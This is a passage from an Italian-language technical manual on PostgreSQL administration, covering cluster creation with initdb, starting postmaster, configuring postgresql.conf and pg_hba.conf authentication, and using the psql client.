Di solito, nella sua configurazione iniziale, l'utente '**postgres**' ha la facoltà di accedere localmente al DBMS, senza bisogno di altre forme di autenticazione, a parte il fatto di essere riconosciuto dal sistema operativo proprio con quello stesso nome. Ciò dipende principalmente dalla configurazione contenuta nel file '`pg_hba.conf`', che viene descritto in seguito, all'interno di questo capitolo. Negli esempi che si mostrano qui, si presume proprio che l'utente '**postgres**' del sistema operativo, in quanto tale, sia riconosciuto così anche dal DBMS; se così non fosse, a causa della configurazione, è probabile vedere apparire la richiesta di introdurre una parola d'ordine, riferita però al DBMS.

693.3 Creazione del sistema di basi di dati

La prima volta che si installa PostgreSQL, è molto probabile che venga predisposta automaticamente la directory '`~postgres/`'. Se così non fosse, o se per qualche motivo si dovesse intervenire manualmente, si può utilizzare '**initdb**', che però potrebbe risiedere al di fuori dei percorsi normali contenuti nella variabile '**$PATH**'; precisamente potrebbe trattarsi della directory '`/usr/lib/postgresql/bin/`'.

[*percorso*] `initdb` [*opzioni*] [`--pgdata=`*directory* | `-D` *directory*]

Lo schema sintattico mostra in modo molto semplice l'uso di '**initdb**'. Se si definisce correttamente la variabile di ambiente '**PGDATA**', si può fare anche a meno delle opzioni, diversamente diventa necessario dare questa informazione attraverso l'opzione '**-D**'.

Volendo fare tutto da zero, occorre predisporre la directory iniziale in modo che appartenga dell'utente fittizio '**postgres**':

`#` **`mkdir ~postgres`** [*Invio*]

`#` **`chown postgres: ~postgres`** [*Invio*]

Prima di avviare '**initdb**', è bene utilizzare l'identità dell'utente amministratore di PostgreSQL:

\# **su postgres** [*Invio*]

Successivamente, si deve avviare '**initdb**' specificando la directory a partire dalla quale si devono articolare i file che costituiscono le basi di dati. Come già descritto, la directory in questione è normalmente '~postgres/data/':

postgres$ **/usr/lib/postgresql/bin/initdb --locale=it_IT.UTF-8 ↩**
↪--encoding=UNICODE --pgdata=/var/lib/postgres/data [*Invio*]

```
The files belonging to this database system will be owned by user "postgres".
This user must also own the server process.

The database cluster will be initialized with locale it_IT.UTF-8.

creating directory /var/lib/postgres/data... ok
creating directory /var/lib/postgres/data/base... ok
creating directory /var/lib/postgres/data/global... ok
creating directory /var/lib/postgres/data/pg_xlog... ok
creating directory /var/lib/postgres/data/pg_clog... ok
selecting default max_connections... 100
selecting default shared_buffers... 1000
creating configuration files... ok
creating template1 database in /var/lib/postgres/data/base/1... ok
initializing pg_shadow... ok
enabling unlimited row size for system tables... ok
initializing pg_depend... ok
creating system views... ok
loading pg_description... ok
creating conversions... ok
setting privileges on built-in objects... ok
creating information schema... ok
vacuuming database template1... ok
copying template1 to template0... ok

Success. The database server should be started automatically.
If not, you can start the database server using:

    /etc/init.d/postgresql start
```

Nell'esempio sono state usate anche due opzioni il cui significato dovrebbe risultare intuitivo.

Tabella 693.3. Alcune opzioni per l'uso di '**initdb**'.

Opzione	Descrizione
--pgdata=***directory_pgdata*** -D ***directory_pgdata***	Stabilisce la directory iniziale del sistema di basi di dati di PostgreSQL che si vuole creare. Di solito deve corrispondere a '~postgres/data/'.
--locale=***sigla_locale***	Stabilisce la configurazione locale. Se non viene utilizzata questa opzione si usa il contenuto delle variabili di ambiente '**LANG**' ed eventualmente '**LC_***'.

Opzione	Descrizione
`--encoding=`***codifica*** `-E` ***codifica***	Stabilisce la codifica della base di dati usata come modello (‘**`template1`**’), diventando di conseguenza la codifica predefinita per le nuove basi di dati. Tra le varie sigle che si possono usare vale la pena di ricordare ‘**`UNICODE`**’, ‘**`SQL_ASCII`**’.

Teoricamente, ‘**`initdb`**’ fa tutto quello che è necessario fare; in pratica potrebbe non essere così. La prima cosa da considerare sono i file di configurazione, che, seguendo l’esempio mostrato, vengono collocati nella directory ‘`~postgres/data/`’. Molto probabilmente la propria distribuzione GNU è organizzata per avere i file di configurazione in una directory ‘`/etc/postgresql/`’, o simile. Se le cose stanno così, bisogna provvedere a sostituire i file di configurazione nella directory ‘`~postgres/data/`’ con dei collegamenti simbolici appropriati.

Le distribuzioni GNU possono avere la necessità di passare alcune informazioni, tramite variabili di ambiente, all’utente fittizio ‘**`postgres`**’, cosa che si ottiene con un file ‘`~postgres/.profile`’ appropriato. Se si vuole ricreare la directory ‘`~postgres/`’ da zero, ma si nota la presenza di file di configurazione della shell, è necessario accertarsi del loro contenuto e provvedere di conseguenza nella ricostruzione della directory.

Un’ultima questione importante da sistemare è la directory ‘`~postgres/dumpall/`’, che serve a contenere versioni vecchie degli eseguibili di PostgreSQL, con lo scopo di recuperare i dati dalle versioni vecchie delle basi di dati. Normalmente è sufficiente recuperare la directory già usata in precedenza.

693.4 Avvio del servizio

Il DBMS di PostgreSQL si basa su un sistema cliente-servente, in cui, il programma che vuole interagire con una base di dati determinata deve farlo attraverso delle richieste inviate a un servente. In questo modo, il servizio può essere esteso anche attraverso la rete.

L’organizzazione di PostgreSQL prevede la presenza di un demone sempre in ascolto (può trattarsi di un socket di dominio Unix o anche di una porta TCP, che di solito corrisponde al numero 5432). Quando questo riceve una richiesta valida per iniziare una connessione, attiva una copia del servente vero e proprio (*back-end*), a cui affida la connessione con il cliente. Il demone in ascolto per le richieste di nuove connessioni è ‘**`postmaster`**’, mentre il servente è ‘**`postgres`**’.

> Purtroppo, la scelta del nome «postmaster» è un po’ infelice, dal momento che potrebbe far pensare all’amministratore del servizio di posta elettronica. Come al solito occorre un po’ di attenzione al contesto in cui ci si trova.

Generalmente, il demone ‘**`postmaster`**’ viene avviato attraverso la procedura di inizializzazione del sistema, in modo indipendente dal supervisore dei servizi di rete. In pratica, di solito si utilizza uno script collocato all’interno di ‘`/etc/init.d/`’, o in un’altra collocazione simile, per l’avvio e l’interruzione del servizio.

Durante il funzionamento del sistema, quando alcuni clienti sono connessi, si può osservare una dipendenza del tipo rappresentato dallo schema seguente:

```
--postmaster-+-postgres
             |-postgres
             `-postgres
```

Il demone '**postmaster**' si occupa di restare in ascolto in attesa di una richiesta di connessione con un servente '**postgres**' (il programma terminale, o *back-end* in questo contesto). Quando riceve questo tipo di richiesta mette in connessione il cliente (programma frontale, o *front-end*) con una nuova copia del servente '**postgres**'.

```
postmaster [opzioni]
```

Per poter compiere il suo lavoro, il demone deve essere a conoscenza di alcune notizie essenziali, tra cui in particolare: la collocazione del programma '**postgres**' (se questo non è in uno dei percorsi della variabile '**PATH**') e la directory da cui si dirama il sistema di file che costituisce l'insieme delle varie basi di dati. Queste notizie possono essere predefinite, nella configurazione usata al momento della compilazione dei sorgenti, oppure possono essere indicate attraverso la riga di comando.

Il demone '**postmaster**' e i processi terminali da lui controllati, gestiscono una serie di file che compongono le varie basi di dati del sistema. Trattandosi di un sistema di gestione dei dati molto complesso, è bene evitare di inviare il segnale '**SIGKILL**' (9), perché con questo si provoca la conclusione immediata del processo destinatario e di tutti i suoi discendenti, senza permettere una conclusione corretta. Al contrario, gli altri segnali sono accettabili, come per esempio un '**SIGTERM**' che viene dato in modo predefinito quando si utilizza il comando '**kill**'.

Tabella 693.5. Alcune opzioni per l'avvio di '**postmaster**'.

Opzione	Descrizione
`-D` ***directory_dei_dati***	Permette di specificare la directory di inizio della struttura dei dati del DBMS.
`-S`	Specifica che il programma deve funzionare in modo «silenzioso», senza emettere alcuna segnalazione, diventando un processo discendente direttamente da quello iniziale (Init), dissassociandosi dalla shell e quindi dal terminale da cui è stato avviato. Questa opzione viene utilizzata particolarmente per avviare il programma all'interno della procedura di inizializzazione del sistema, quando non sono necessari dei controlli di funzionamento.
`-b` ***percorso_del_programma_terminale***	Se il programma terminale, ovvero '**postgres**', non si trova in uno dei percorsi contenuti nella variabile di ambiente '**PATH**', è necessario specificare la sua collocazione (il percorso assoluto) attraverso questa opzione.

Opzione	Descrizione
`-d` [*livello_di_diagnosi*]	Questa opzione permette di attivare la segnalazione di messaggi diagnostici (*debug*), da parte di '**`postmaster`**' e da parte dei programmi terminali, a più livelli di dettaglio: 1, segnala solo il traffico di connessione; 2, o superiore, attiva la segnalazione diagnostica anche nei programmi terminali, oltre ad aggiungere dettagli sul funzionamento di '**`postmaster`**'. Di norma, i messaggi diagnostici vengono emessi attraverso lo standard output da parte di '**`postmaster`**', anche quando si tratta di messaggi provenienti dai programmi terminali. Perché abbia significato l'uso di questa opzione, occorre avviare '**`postmaster`**' **senza l'opzione** '**`-S`**'.
`-i`	Abilita le connessioni TCP/IP. Senza l'indicazione di questa opzione, sono ammissibili solo le connessioni locali attraverso socket di dominio Unix (*Unix domain socket*).
`-p` *porta*	Se viene avviato in modo da accettare le connessioni attraverso la rete (l'opzione '**`-i`**'), specifica una porta di ascolto diversa da quella predefinita (5432).

Segue la descrizione di alcuni esempi.

- `#` **`su postgres -c 'postmaster -S -D/var/lib/postgres/data'`** [*Invio*]

  L'utente '**`root`**', avvia '**`postmaster`**' dopo essersi trasformato temporaneamente nell'utente '**`postgres`**' (attraverso '**`su`**'), facendo in modo che il programma si disassoci dalla shell e dal terminale, diventando un discendente da Init. Attraverso l'opzione '**`-D`**' si specifica la directory di inizio dei file della base di dati.

- `#` **`su postgres -c 'postmaster -i -S -D/var/lib/postgres/data'`** [*Invio*]

  Come nell'esempio precedente, specificando che si vuole consentire, in modo preliminare, l'accesso attraverso la rete.

  > Per consentire in pratica l'accesso attraverso la rete, occorre anche intervenire all'interno del file di configurazione '`~postgres/pg_hda.conf`'.

- `#` **`su postgres -c 'nohup postmaster -D/var/lib/postgres/data ↩`**
  `↪> /var/log/pglog 2>&1 &'` [*Invio*]

  L'utente '**`root`**', avvia '**`postmaster`**' in modo simile al precedente, dove in particolare viene diretto lo standard output all'interno di un file, per motivi diagnostici. Si osservi l'utilizzo di '**`nohup`**' per evitare l'interruzione del funzionamento di '**`postmaster`**' all'uscita del programma '**`su`**'.

- `#` **`su postgres -c 'nohup postmaster -D/var/lib/postgres -d 1 ↩`**
  `↪> /var/log/pglog 2>&1 &'` [*Invio*]

  Come nell'esempio precedente, con l'attivazione del primo livello diagnostico nei messaggi emessi.

Riquadro 693.6. Controllo diagnostico.

Inizialmente, l'utilizzo di PostgreSQL si può dimostrare poco intuitivo, soprattutto per ciò che riguarda le segnalazioni di errore, spesso troppo poco esplicite. In caso di difficoltà, per permettere di avere una visione un po' più chiara di ciò che accade, sarebbe bene fare in modo che '**postmaster**' produca dei messaggi diagnostici, possibilmente diretti a un file o a una console virtuale inutilizzata.

Per avere una visione immediata di ciò che accade, l'esempio seguente avvia '**postmaster**' in modo manuale e, oltre a conservare le informazioni diagnostiche in un file, le visualizza continuamente attraverso una console virtuale inutilizzata, che in questo caso è l'ottava:

```
# su postgres [Invio]

$ nohup postmaster -D/var/lib/postgres/data -d 1 ↩
↪> /var/log/pglog 2>&1 & [Invio]

$ exit [Invio]

# nohup tail -f /var/lib/postgres > /dev/tty8 & [Invio]
```

693.5 Configurazione del DBMS

Come già accennato, è possibile influenzare il comportamento del servente PostgreSQL attraverso opzioni della riga di comando e variabili di ambiente. Oltre a questi metodi, è possibile intervenire nel file '~postgres/data/postgresql.conf', attraverso direttive che assomigliano all'assegnamento di variabili. Il loro significato dovrebbe risultare intuitivo. Viene mostrato un estratto di esempio di questo file:

```
# PostgreSQL configuration file
…
#
# TCP/IP access is allowed by default, but the default access given in
# pg_hba.conf will permit it only from localhost, not other machines.
#
tcpip_socket = true
…
#
#       Message display
#
log_connections = true
log_pid = true
log_timestamp = true
…
#
#       Syslog
#
syslog = 2      # range 0-2
…
#
#       Misc
#
dynamic_library_path = '/usr/share/postgresql:/usr/lib/postgresql:/usr/lib/postgresql/lib'
…
#
# How (by default) to present dates to the frontend; the user can override
# this setting for his own session. The choices are:
#   Style      Date            Timestamptz
#   ----------------------------------------------------------------
#   ISO        1999-07-17      1999-07-17 07:09:18+01
#   SQL        17/07/1999      17/07/1999 07:09:19 BST
#   POSTGRES   17-07-1999      Sat 17 Jul 07:09:19 1999 BST
#   GERMAN     17.07.1999      17.07.1999 07:09:19 BST
#
# It is also possible to specify month-day or day-month ordering in date
# input and output.  Americans tend to use month-day; Europeans use
# day-month.  Specify European or US.  This is used for interpreting
# date input, even if the output format is ISO.  Separate the two parameters
# by a comma with no spaces
#
datestyle = 'ISO,European'
…
LC_MESSAGES = 'C'
LC_MONETARY = 'C'
LC_NUMERIC = 'C'
LC_TIME = 'C'
```

Si può osservare la direttiva '**tcpip_socket = true**', che abilita l'accesso al servente attraverso la rete, ma che richiede di specificare meglio le possibilità di accesso attraverso il file '~postgres/data/pg_hba.conf'.

Tabella 693.8. Elenco dei formati di data gestibili con PostgreSQL.

Stile	Descrizione	Esempio
ISO	ISO 8601	2007-12-31
SQL	Tipo tradizionale	12/31/2007
POSTGRESQL	Tipo specifico di PostgreSQL	12-31-2007
GERMAN		31.12.2007

Nel caso particolare della distribuzione GNU/Linux Debian, può essere controllato tutto a partire dai file che si trovano nella directory '/etc/postgresql/'. In particolare, si trova in questa directory il file 'pg_hba.conf' e il file 'postgresql.conf', già descritti in altre sezioni; inoltre, si trova un file aggiuntivo che viene interpretato dallo script della procedura di inizializzazione del sistema che si occupa di avviare e di arrestare il servizio. Si tratta dei file '/etc/postgresql/postmaster.conf', attraverso il quale si possono controllare delle piccole cose a cui non si può accedere con il file 'postgresql.conf', che altrimenti richiederebbero di intervenire attraverso le opzioni della riga di comando del demone relativo.

693.6 Accesso e autenticazione

L'accesso alle basi di dati viene permesso attraverso un sistema di autenticazione. I sistemi di autenticazione consentiti possono essere diversi e dipendono dalla configurazione di PostgreSQL fatta all'atto della compilazione dei sorgenti.

Il file di configurazione 'pg_hba.conf' (*Host-based authentication*), che si trova nella directory '~postgres/data/', serve per controllare il sistema di autenticazione una volta installato PostgreSQL.

L'autenticazione degli utenti può avvenire in modo incondizionato ('**trust**'), dove ci si fida del nome fornito come utente del DBMS, senza richiedere altro.

L'autenticazione può essere semplicemente disabilitata, nel senso di impedire qualunque accesso incondizionatamente. Questo può servire per impedire l'accesso da parte di un certo gruppo di nodi.

L'accesso può essere controllato attraverso l'abbinamento di una parola d'ordine agli utenti di PostgreSQL.

Inoltre, l'autenticazione può avvenire attraverso un sistema Kerberos, oppure attraverso il protocollo IDENT (capitolo 389). In questo ultimo caso, ci si fida di quanto riportato dal sistema remoto il quale conferma o meno che la connessione appartenga a quell'utente che si sta connettendo.

Il file '~postgres/data/pg_hba.conf' (ma spesso questo è un collegamento simbolico che punta a '/etc/postgresql/pg_hba.conf' o a un'altra posizione simile) permette di definire quali nodi possono accedere al servizio DBMS di PostgreSQL, eventualmente stabilendo anche un abbinamento specifico tra basi di dati, utenti e nodi di rete.

Le righe vuote e il testo preceduto dal simbolo '**#**' vengono ignorati. I record (cioè le righe contenenti le direttive del file in questione) sono suddivisi in campi separati da spazi o caratteri di tabulazione. Il formato può essere semplificato nei due modelli sintattici seguenti, tenendo conto che esistono comunque altri casi:

```
local base_di_dati utente_dbms autenticazione_utente [mappa]
```

```
host base_di_dati utente_dbms indirizzo_ip maschera_degli_indirizzi autenticazione_utente [mappa]
```

Nel primo caso si intendono controllare gli accessi provenienti da programmi clienti avviati nello stesso sistema locale, utilizzando un socket di dominio Unix per il collegamento; nel secondo si fa riferimento ad accessi attraverso la rete (connessioni TCP).

- Il secondo campo del record serve a indicare il nome di una base di dati per la quale autorizzare l'accesso; in alternativa si può usare la parola chiave '**all**', in modo da specificare tutte le basi di dati in una sola volta.
- Il terzo campo del record serve a indicare il nome dell'utente del DBMS da autorizzare; in alternativa si può usare la parola chiave '**all**', in modo da rendere indifferente chi sia l'utente.
- I campi ***indirizzo_ip*** e ***maschera_degli_indirizzi*** rappresentano un gruppo di indirizzi di nodi che hanno diritto di accedere a quella base di dati determinata.
- Il campo ***autenticazione_utente*** rappresenta il tipo di autenticazione attraverso una parola chiave. Le più comuni sono elencate nella tabella 693.9.
- L'ultimo campo dipende dal penultimo. Nel caso di autenticazione '**ident**', si utilizza quasi sempre la parola chiave '**sameuser**' per indicare a PostgreSQL che i nomi usati dagli utenti nei sistemi remoti da cui possono accedere, coincidono con quelli predisposti per la gestione del DBMS. Nel caso di autenticazione '**password**', l'ultimo campo potrebbe rappresentare il nome del file di testo contenente le parole d'ordine.

Tabella 693.9. Parole chiave che possono essere usate nel campo ***autenticazione_utente***.

Autenticazione	Descrizione
`trust`	L'autenticazione non ha luogo e si accetta il nome fornito dall'utente senza alcuna verifica.
`reject`	La connessione viene rifiutata in ogni caso.
`password`	Viene richiesta una parola d'ordine riferita all'utente del DBMS.
`md5` `crypt`	Viene richiesta una parola d'ordine riferita all'utente del DBMS, che però viene trasmessa in modo cifrato. Le due parole chiave si riferiscono a sistemi differenti; si osservi che, di solito, solo uno dei due sistemi può essere utilizzato, perché dipende dal modo in cui sono memorizzate le parole d'ordine. Pertanto, se uno dei due non funziona, si può tentare con l'altro (dopo aver verificato che comunque l'accesso con le parole d'ordine in chiaro funziona regolarmente).

Autenticazione	Descrizione
`ident sameuser` `ident` ***mappa***	L'autenticazione avviene attraverso il sistema operativo locale, oppure con il protocollo IDENT per gli accessi remoti (capitolo 389). Si usa questa modalità di riconoscimento, prevalentemente per gli accessi locali, ma in tal caso si mette quasi sicuramente anche l'opzione '**`sameuser`**', per fare riferimento allo stesso utente del sistema operativo. Se non si utilizza la parola chiave '**`sameuser`**', al suo posto va messo il nome di una «mappa», da definire in un altro file.
`pam` [***servizio***]	L'autenticazione avviene attraverso il sistema PAM (*Pluggable authentication modules*) del sistema operativo. Se non viene indicato il servizio PAM, si intende '**`postgresql`**'.

Segue la descrizione di alcuni esempi.

- ```
  local   all     all                                             trust
  ```
  Concede a tutti gli utenti di accedere localmente (tramite un socket di dominio Unix), a qualunque base di dati, senza bisogno di alcun riconoscimento (si accetta il nome e basta).

- ```
  host    all     all     127.0.0.1       255.255.255.255         trust
  ```
  Concede a tutti gli utenti di accedere localmente, ma tramite un socket di dominio Internet (l'indirizzo 127.0.0.1 e normalmente quello di ogni nodo, dal punto di vista locale), senza bisogno di alcun riconoscimento.

- ```
  local   all     all                                             ident sameuser
  ```
  Concede a tutti gli utenti di accedere localmente (tramite un socket di dominio Unix), a qualunque base di dati, sulla base del riconoscimento fatto dal sistema operativo (si intende che ci si affida ai privilegi che ha ottenuto il programma usato per accedere).

- ```
  host    all     all     127.0.0.1       255.255.255.255         ident sameuser
  ```
  Concede a tutti gli utenti di accedere localmente, ma tramite un socket di dominio Internet, sulla base del riconoscimento ottenuto tramite l'uso del protocollo di rete IDENT. Questo metodo può essere usato in alternativa a quello dell'esempio precedente, se per qualche ragione il riconoscimento locale (senza rete), non dovesse funzionare.

- ```
  host    gazie   pippo   192.168.0.0     255.255.0.0             password
  ```
  Concede all'utente '**`pippo`**' di accedere alla base di dati '**`gazie`**', da un nodo qualunque tra quelli che hanno indirizzi del tipo 192.168.*.*, attraverso l'indicazione di una parola d'ordine, che viene trasmessa in chiaro.

L'esempio seguente rappresenta una configurazione che potrebbe essere considerata «ragionevole», per poter utilizzare l'utente '**`postgres`**', localmente, senza bisogno di fornire una parola d'ordine (come richiesto dagli esempi mostrati in questo capitolo), consentendo agli altri utenti di accedere da una rete locale qualunque (lo si determina in base al fatto che si fa riferimento a indirizzi IPv4 privati), ma in tal caso si richiede un riconoscimento basato su una parola d'ordine:
  ```

```
#
# TYPE  DATABASE   USER      IP-ADDRESS     IP-MASK          METHOD
#
local   all        postgres                                  ident sameuser
#
local   all        all                                       password
host    all        all       127.0.0.1      255.0.0.0        password
host    all        all       192.168.0.0    255.255.0.0      password
host    all        all       172.16.0.0     255.240.0.0      password
host    all        all       10.0.0.0       255.0.0.0        password
#
host    all        all       0.0.0.0        0.0.0.0          reject
```

693.7 Riferimenti

- *PostgreSQL*

  ⟨*http://www.postgresql.org/* ⟩

- The PostgreSQL Global Development Group, *PostgreSQL Documentation*

  ⟨*http://www.postgresql.org/docs/manuals/* ⟩

- Bruce Momjian, *PostgreSQL: introduction and concepts*

  ⟨*http://www.postgresql.org/files/documentation/books/aw_pgsql/index.html* ⟩

- Al Dev (Alavoor Vasudevan), *PostgreSQL HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **PostgreSQL** software libero con licenza speciale

Capitolo 694 PostgreSQL: gestione del DBMS

La gestione di un DBMS richiede di occuparsi di utenze e di basi di dati. PostgreSQL mette a disposizione degli script per facilitare la loro creazione ed eliminazione, ma in generale è meglio avvalersi di istruzioni SQL, anche se non sono standard.

Per poter impartire comandi in forma di istruzioni SQL, occorre collegarsi al DBMS attraverso un programma appropriato (di solito '**`psql`**'); per poter maneggiare gli utenti e le basi di dati è necessario disporre dei privilegi necessari. Generalmente, le prime volte si compiono queste operazioni in qualità di amministratore, pertanto con l'utenza '**`postgres`**'.

Per accedere al DBMS, occorre indicare una basi di dati, anche se le funzioni in questione non interagiscono direttamente con questa. Di solito, dato che inizialmente non è disponibile altro, ci si collega alla basi di dati '**`template1`**'.

Teoricamente, PostgreSQL non distingue tra lettere maiuscole e minuscole quando si tratta di nominare le basi di dati, le relazioni (le tabelle o gli oggetti a seconda della definizione che si preferisce utilizzare) e gli elementi che compongono delle relazioni. Tuttavia, in certi casi si verificano degli errori inspiegabili dovuti alla scelta dei nomi che in generale conviene indicare sempre solo con lettere minuscole.

694.1 Accesso a una base di dati

L'accesso a una base di dati avviene attraverso un cliente, ovvero un programma frontale, o *front-end*, secondo la documentazione di PostgreSQL. Questo programma si avvale generalmente della libreria LibPQ. PostgreSQL fornisce un programma cliente standard, '**`psql`**', che si comporta come una sorta di shell tra l'utente e la base di dati stessa.

Il programma cliente tipico, dovrebbe riconoscere le variabili di ambiente '**`PGHOST`**' e '**`PGPORT`**'. La prima serve a stabilire l'indirizzo o il nome di dominio del servente, indicando implicitamente che la connessione avviene attraverso una connessione TCP e non con un socket di dominio Unix; la seconda specifica il numero della porta, ammesso che si voglia utilizzare un numero diverso da 5432. L'uso di queste variabili non è indispensabile, ma serve solo per non dover specificare queste informazioni attraverso opzioni della riga di comando.

Il programma '**`psql`**' permette un utilizzo interattivo attraverso una serie di comandi impartiti dall'utente su una riga di comando; oppure può essere avviato in modo da eseguire il contenuto di un file o di un solo comando fornito tra gli argomenti. Per quanto riguarda l'utilizzo interattivo, il modo più semplice per avviarlo è quello che si vede nell'esempio seguente, dove si indica semplicemente il nome della base di dati sulla quale intervenire.

$ **`psql mio_db`** [*Invio*]

```
Welcome to the POSTGRESQL interactive sql monitor:
  Please read the file COPYRIGHT for copyright terms of POSTGRESQL

   type \? for help on slash commands
   type \q to quit
   type \g or terminate with semicolon to execute query
 You are currently connected to the database: mio_db

mio_db=>_
```

Da questo momento si possono inserire le istruzioni SQL per la base di dati selezionata, in questo caso '**`mio_db`**', oppure si possono inserire dei comandi specifici di '**`psql`**'. Questi ultimi si notano perché sono composti da una barra obliqua inversa ('**`\`**'), seguita da un carattere.

Il comando interno di '**`psql`**' più importante è '**`\h`**' che permette di visualizzare una guida rapida alle istruzioni SQL che possono essere utilizzate.

=> **`\h`** [*Invio*]

```
type \h <cmd> where <cmd> is one of the following:
    abort                    abort transaction        alter table
    begin                    begin transaction        begin work
    cluster                  close                    commit
…
type \h * for a complete description of all commands
```

Nello stesso modo, il comando '**`\?`**' fornisce un riepilogo dei comandi interni di '**`psql`**'.

=> **`\?`** [*Invio*]

```
 \?           -- help
 \a           -- toggle field-alignment (currenty on)
 \C [<captn>] -- set html3 caption (currently '')
…
```

Tutto ciò che '**`psql`**' non riesce a interpretare come un suo comando interno viene trattato come un'istruzione SQL. Dal momento che queste istruzioni possono richiedere più righe, è necessario informare '**`psql`**' della conclusione di queste, per permettergli di analizzarle e inviarle al servente. Queste istruzioni possono essere terminate con un punto e virgola ('**`;`**'), oppure con il comando '**`\g`**'.

Si può osservare, utilizzando '**`psql`**', che l'invito mostrato cambia leggermente a seconda del contesto: inizialmente appare nella forma '**`=>`**', mentre quando è in corso l'inserimento di un'istruzione SQL non ancora terminata si trasforma in '**`->`**'. Il comando '**`\g`**' viene usato prevalentemente in questa situazione.

-> **`\g`** [*Invio*]

Le istruzioni SQL possono anche essere raccolte in un file di testo normale. In tal caso si può utilizzare il comando '**`\i`**' per fare in modo che '**`psql`**' interpreti il suo contenuto, come nell'esempio seguente, dove il file in questione è '`mio_file.sql`'.

=> **`\i mio_file.sql`** [*Invio*]

Nel momento in cui si utilizza questa possibilità (quella di scrivere le istruzioni SQL in un file facendo in modo che poi questo venga letto e interpretato), diventa utile il poter annotare dei commenti. Questi sono iniziati da una sequenza di due trattini ('`--`'), come prescrive lo standard, e tutto quello che vi appare dopo viene ignorato.

La conclusione del funzionamento di '`psql`' si ottiene con il comando '`\q`'.

=> **`\q`** [*Invio*]

Per l'avvio di '`psql`' si può usare la sintassi seguente. L'opzione '`-f`' consente di indicare un file contenente istruzioni SQL da eseguire subito; in alternativa, un file di questo tipo può essere fornito attraverso lo standard input.

`psql` [*opzioni*] [*base_di_dati*]

`psql -f` *file_di_istruzioni* [*altre_opzioni*] [*base_di_dati*]

`cat` *file_di_istruzioni* `|` `psql` [*opzioni*] [*base_di_dati*]

Il programma '`psql`' può funzionare solo in abbinamento a una base di dati determinata. In questo senso, se non viene indicato il nome di una base di dati nella riga di comando, '`psql`' tenta di utilizzarne una con lo stesso nome dell'utente. Per la precisione, si fa riferimento alla variabile di ambiente '`USER`'.

Questo dettaglio dovrebbe permettere di comprendere il significato della segnalazione di errore che si ottiene se si tenta di avviare '`psql`' senza indicare una base di dati, quando non ne esiste una con lo stesso nome dell'utente.

Tabella 694.4. Alcune opzioni per l'avvio di '`psql`'.

Opzione	Descrizione
`-c` *istruzione_sql* `--command` *istruzione_sql*	Permette di fornire un'istruzione SQL già nella riga di comando, ottenendone il risultato attraverso lo standard output e facendo terminare subito dopo l'esecuzione di '`psql`'. Questa opzione viene usata particolarmente in abbinamento a '`-q`'.
`-d` *base_di_dati* `--dbname` *base_di_dati*	Permette di indicare il nome della base di dati da utilizzare. Può essere utile quando per qualche motivo potrebbe essere ambigua l'indicazione del suo nome come ultimo argomento.
`-f` *file_di_istruzioni* `--file` *file_di_istruzioni*	Permette di fornire a '`psql`' un file da interpretare contenente le istruzioni SQL (oltre agli eventuali comandi specifici di '`psql`'), senza avviare così una sessione di lavoro interattiva.
`-h` *nodo* `--host` *nodo*	Permette di specificare il nodo a cui connettersi per l'interrogazione del servente PostgreSQL.

Opzione	Descrizione
`-H` `--html`	Fa in modo che l'emissione in forma tabellare avvenga utilizzando il formato HTML. In pratica, ciò è utile per costruire un risultato da leggere attraverso un navigatore ipertestuale.
`-o` ***file_output*** `--output` ***file_output***	Fa in modo che tutto l'output venga inviato nel file specificato dall'argomento.
`-p` ***porta*** `--port` ***porta***	Nel caso in cui '**`postmaster`**' sia in ascolto su una porta TCP diversa dal numero 5432 (corrispondente al valore predefinito), si può specificare con questa opzione il numero corretto da utilizzare.
`-q` `--quiet`	Fa sì che '**`psql`**' funzioni in modo «silenzioso», limitandosi all'emissione pura e semplice di quanto generato dalle istruzioni impartite. Questa opzione è utile quando si utilizza '**`psql`**' all'interno di script che devono occuparsi di rielaborare il risultato ottenuto.
`-t` `--tuple-only`	Disattiva l'emissione dei nomi degli attributi. Questa opzione viene utilizzata particolarmente in abbinamento con '**`-c`**' o '**`-q`**'.
`-T` ***opzioni_tabelle_html*** `--table-attr` ***opzioni_tabelle_html***	Questa opzione viene utilizzata in abbinamento con '**`-H`**', per definire le opzioni HTML delle tabelle che si generano. In pratica, si tratta di ciò che può essere inserito all'interno del marcatore di apertura della tabella: '**`<TABLE ...>`**'.
`-U` ***utente*** `--username` ***utente***	Consente di specificare il nome dell'utente del DBMS.
`-W` `--password`	Forza '**`psql`**' a richiedere una parola d'ordine, in ogni caso.

Tabella 694.5. Alcuni comandi che '**`psql`**' riconosce durante il funzionamento interattivo.

Comando	Descrizione
`\h` [***comando***]	L'opzione '**`\h`**' usata da sola, elenca le istruzioni SQL che possono essere utilizzate. Se viene indicato il nome di una di queste, viene mostrata in breve la sintassi relativa.
`\?`	Elenca i comandi interni di '**`psql`**', cioè quelli che iniziano con una barra obliqua inversa ('**`\`**').
`\l`	Elenca tutte le basi di dati presenti nel servente. Ciò che si ottiene è una tabella contenente rispettivamente: i nomi delle basi di dati, i numeri di identificazione dei rispettivi amministratori (gli utenti che li hanno creati) e il nome della directory in cui sono collocati fisicamente.

Comando	Descrizione
\connect *base_di_dati* ↩ ↪ [*nome_utente*]	Chiude la connessione con la base di dati in uso precedentemente e tenta di accedere a quella indicata. Se il sistema di autenticazione lo consente, si può specificare anche il nome dell'utente con cui si intende operare sulla nuova base di dati. Generalmente, ciò dovrebbe essere impedito. Se si utilizza un'autenticazione basata sul file 'pg_hba.conf', l'autenticazione di tipo '**trust**' consente questo cambiamento di identificazione, altrimenti, il tipo '**ident**' lo impedisce.
\d [*relazione*]	L'opzione '**\d**' usata da sola, elenca le relazioni contenute nella base di dati, altrimenti, se viene indicato il nome di una di queste relazioni, si ottiene l'elenco degli attributi. Se si utilizza il comando '**\d ***', si ottiene l'elenco di tutte le relazioni con le informazioni su tutti gli attributi rispettivi.
\i *file*	Con questa opzione si fa in modo che '**psql**' esegua di seguito tutte le istruzioni contenute nel file indicato come argomento.
\q	Termina il funzionamento di '**psql**'.

Segue la descrizione di alcuni esempi.

- $ **psql mio_db** [*Invio*]

  Cerca di connettersi con la base di dati '**mio_db**' nel nodo locale, riferendosi alla stessa utenza riconosciuta dal sistema operativo, utilizzando il meccanismo del socket di dominio Unix.

- $ **psql -d mio_db** [*Invio*]

  Esattamente come nell'esempio precedente, con l'uso dell'opzione '**-d**' che serve a evitare ambiguità sul fatto che '**mio_db**' sia il nome della base di dati.

- $ **psql -U tizio -d mio_db** [*Invio*]

  Come nell'esempio precedente, ma specificando che si intende accedere in qualità di utente '**tizio**'.

